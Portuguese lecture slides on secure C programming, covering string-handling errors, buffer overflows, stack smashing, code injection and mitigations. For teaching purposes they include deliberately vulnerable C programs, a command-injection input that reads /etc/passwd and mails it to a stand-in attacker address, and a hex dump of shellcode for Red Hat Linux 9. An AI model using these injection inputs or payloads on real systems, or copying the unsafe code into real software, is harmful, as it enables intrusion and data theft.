


Segurança na programação

Strings

- São utilizadas em
 - Argumentos da linha de comandos
 - Variáveis de ambiente
 - Valores de entrada
 -
- Exploits e vulnerabilidades de software são causados por deficiências na
 - Representação de strings
 - Manipulação de strings

As strings em C

- Não são um tipo de dados em C.



- Uma string em C é um conjunto de caracteres que terminam com o caracter null.
 - Um **ponteiro para uma string** aponta para o seu caracter inicial.
 - O **tamanho** de uma string corresponde ao número de bytes que precede, o caracter null
 - O **numero de bytes necessários para guardar** uma string corresponde ao **número de caracteres mais um**

Erros comuns na manipulação de strings

- A programação com strings em C é propensa a erros.
- Erros comuns
 - Cópia de strings sem limites
 - Erros na terminação (null) de strings
 - Truncatura
 - Escrever para além dos limites do array
 - Conteúdo inadequado das strings

Cópia e concatenação

- É fácil cometer erros quando se copiam e concatenam strings porque:
 - As funções standard não conhecem o tamanho do destino

```
1. int main(int argc, char *argv[]) {  
2.     char name[2048];  
3.     strcpy(name, argv[1]);  
4.     strcat(name, " = ");  
5.     strcat(name, argv[2]);  
        ...  
6. }
```

Uma solução

- Verificar o tamanho da entrada com **strlen()** e alocar memória dinamicamente

```
1. int main(int argc, char *argv[]) {  
2.     char *buff = (char  
   *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
           printf("Não é possível alocar memória");  
8.     }  
9.     return 0;  
10. }
```

Problemas com a terminação (null)

```
int main(int argc, char* argv[]) {  
    char a[16];  
    char b[16];  
    char c[32];  
  
    strncpy(a, "0123456789abcdef", sizeof(a));  
    strncpy(b, "0123456789abcdef", sizeof(b));  
    strncpy(c, a, sizeof(c));  
}
```

Truncatura de strings

- As funções que restringem o número de bytes são recomendadas para mitigar as vulnerabilidades de buffer overflow
 - `strncpy()` em vez de `strcpy()`
 - `fgets()` em vez de `gets()`
 - `snprintf()` em vez de `sprintf()`
- As strings que excedem os limites são truncadas

Escrever fora dos limites

```
1. int main(int argc, char *argv[]) {  
2.     int i = 0;  
3.     char buff[128];  
4.     char *arg1 = argv[1];  
  
5.     while (arg1[i] != '\0' ) {  
6.         buff[i] = arg1[i];  
7.         i++;  
8.     }  
9.     buff[i] = '\0';  
10.    printf("buff = %s\n", buff);  
11. }
```

Conteúdos indevidos em strings


- Uma aplicação aceita um endereço de mail de um utilizador e escreve esse endereço para um buffer. [Viega 03]

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
```

- O buffer depois é executado recorrendo à função **system()**.
- O que acontece se for introduzido o conteúdo:
 - `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`
- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Buffer Overflow

- Um buffer overflow acontece quando a informação que é escrita ultrapassa os limites da memória alocada para essa estrutura de dados



Buffer Overflows

- Um buffer overflow acontece quando a informação escrita vai para além das fronteiras da memória alocada para a referida estrutura de dados.
- Causada quando os limites são negligenciados ou não validados
- Podem ser **explorados** para modificar
 - Variáveis
 - Ponteiros
 - Ponteiros para funções
 - Endereços de retorno

Stack Smashing

- Importante devido à **frequência** e às possíveis **consequências**
 - Ocorre quando um buffer overflow acontece de forma a que a **informação é escrita por cima da memória alocada à stack** de execução.
 - Ataques bem sucedidos podem escrever por cima do endereço de retorno da stack permitindo a execução de arbitrária código na máquina afetada.

The Buffer Overflow

O que acontece se a password tiver mais do que o número esperado de caracteres ?




```
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe  
C:\BufferOverflow\Release>BufferOverflow.exe  
Enter Password:  
12345678901234567890
```



A vulnerabilidade

Uma string com conteúdo especial “1234567890123456j►*!” produz o seguinte resultado.



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j►*!
Access granted
C:\BufferOverflow\Release>
```

O que aconteceu?

O que aconteceu?

“1234567890123456j►*!” substitui 9 bytes de memória da stack alterando o endereço de retorno de modo a que não sejam executadas as linhas 3-5 e a execução continue na linha 6

Stack

Storage for Password (12 Bytes) “123456789012”
Caller EBP – Frame Ptr main (4 bytes) “3456”
Return Addr Caller – main (4 Bytes) “W►*!” (return to line 7 was line 3)
Storage for PwStatus (4 bytes) “\0”
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

1	puts("Enter Password:");
2	PwStatus=ISPasswordOK();
3	if (PwStatus == true)
4	puts("Access denied");
5	exit(-1);
6	}
7	else puts("Access granted");

Injeção de código

- O atacante cria um argumento malicioso
 - A string (especialmente pensada) contem um ponteiro para o código malicioso fornecido pelo atacante
- Quando a função retorna o controle é transferido para o código malicioso
 - O código injetado é executado com as permissões do programa vulnerável
 - Os programas que são executados como root/administrador ou privilégios elevados são os alvos mais comuns

Argumentos maliciosos

- Características
 - Têm que ser aceites pelos programas vulneráveis como argumentos válidos.
 - O argumento conjuntamente com outros inputs controlados resultam na execução de um caminho de execução vulnerável.
 - O argumento não deve fazer com que a aplicação termine antes de ser executado o código malicioso

./progvuln < exploit.bin

- O comando utilizado para alterar a password (Linux) pode ser comprometido de forma a executar um código arbitrário se for utilizado como input o ficheiro binário:

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"  
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a· +"  
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú · +|+· +|v"  
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 "· +i$ · +-Ç · +1"  
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

- Especifico para Red Hat Linux 9.0 e GCC

Código malicioso

- O objetivo do código malicioso é transferir o controle para o código malicioso
 - Pode ser incluído no input
 - Pode ser injetado durante uma operação válida de entrada de dados
 - Pode executar uma outra função na máquina comprometida (normalmente invocar uma shell)

Injeção Arc

- Este tipo de injeção transfere o controle para código que já existe no espaço de memória da aplicação
 - Refere-se a como inserir um novo arco (control-flow transfer) no fluxo de controle da aplicação.
 - Pode-se instalar em funções existentes (por exemplo **system()** or **exec()**), que podem ser executadas na máquina local

Programa vulnerável

```
1. #include <string.h>
2. int get_buff(char *user_input){
3.     char buff[4];
4.     memcpy(buff, user_input, strlen(user_input)+1);
5.     return 0;
6. }
7. int main(int argc, char *argv[]){
8.     get_buff(argv[1]);
9.     return 0;
10. }
```

Estratégias de mitigação

- Incluem:
 - **Prevenir a ocorrência** de buffer overflows
 - **Detetar** buffer overflows e recuperar em segurança sem permitir que a falha seja aproveitada
- As estratégias de prevenção podem:
 - Alocar espaço **estaticamente**
 - Alocar espaço **dinamicamente**

Alocação estática

- Assume-se um buffer de tamanho fixo
 - **Impossível adicionar informação para além do tamanho do buffer**
 - Pode haver **perda de informação** (caso a informação a guardar no buffer seja maior do que o tamanho do buffer).
 - A string resultado deve ser validada

Validação de entrada

- Os buffer overflows são muitas vezes o resultado de operações não validadas com strings.
- O buffer overflow pode ser prevenido garantindo que a informação entrada não excede o tamanho do buffer de menor tamanho onde é para ser guardada.

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```

Alocação dinâmica

- Os buffers alocados dinamicamente são redimensionados dinamicamente de acordo com as necessidades.
- A aproximação dinâmica escala melhor e não descarta a informação em excesso.
- A maior desvantagem prende-se com o facto de se os inputs não são validados podem:
 - Consumir toda a memória da máquina
 - Podendo ser utilizado em ataques de DoS.

Black Listing

- Substitui caracteres perigosos em sequências de caracteres de entrada com underscore ou outros caracteres inofensivos.
 - É necessário que o programador identifique todos os caracteres e combinações de caracteres perigosas.
 - Pode ser difícil se não se tiver uma compreensão detalhada de todo o programa.

White Listing

- Define a lista de caracteres aceitáveis e remove todos os que não pertencem a essa lista
- A lista de caracteres válidos é normalmente previsível e bem definida.
- Este tipo de validação pode ser utilizada para garantir que as strings só contêm os caracteres considerados seguros pelo programador.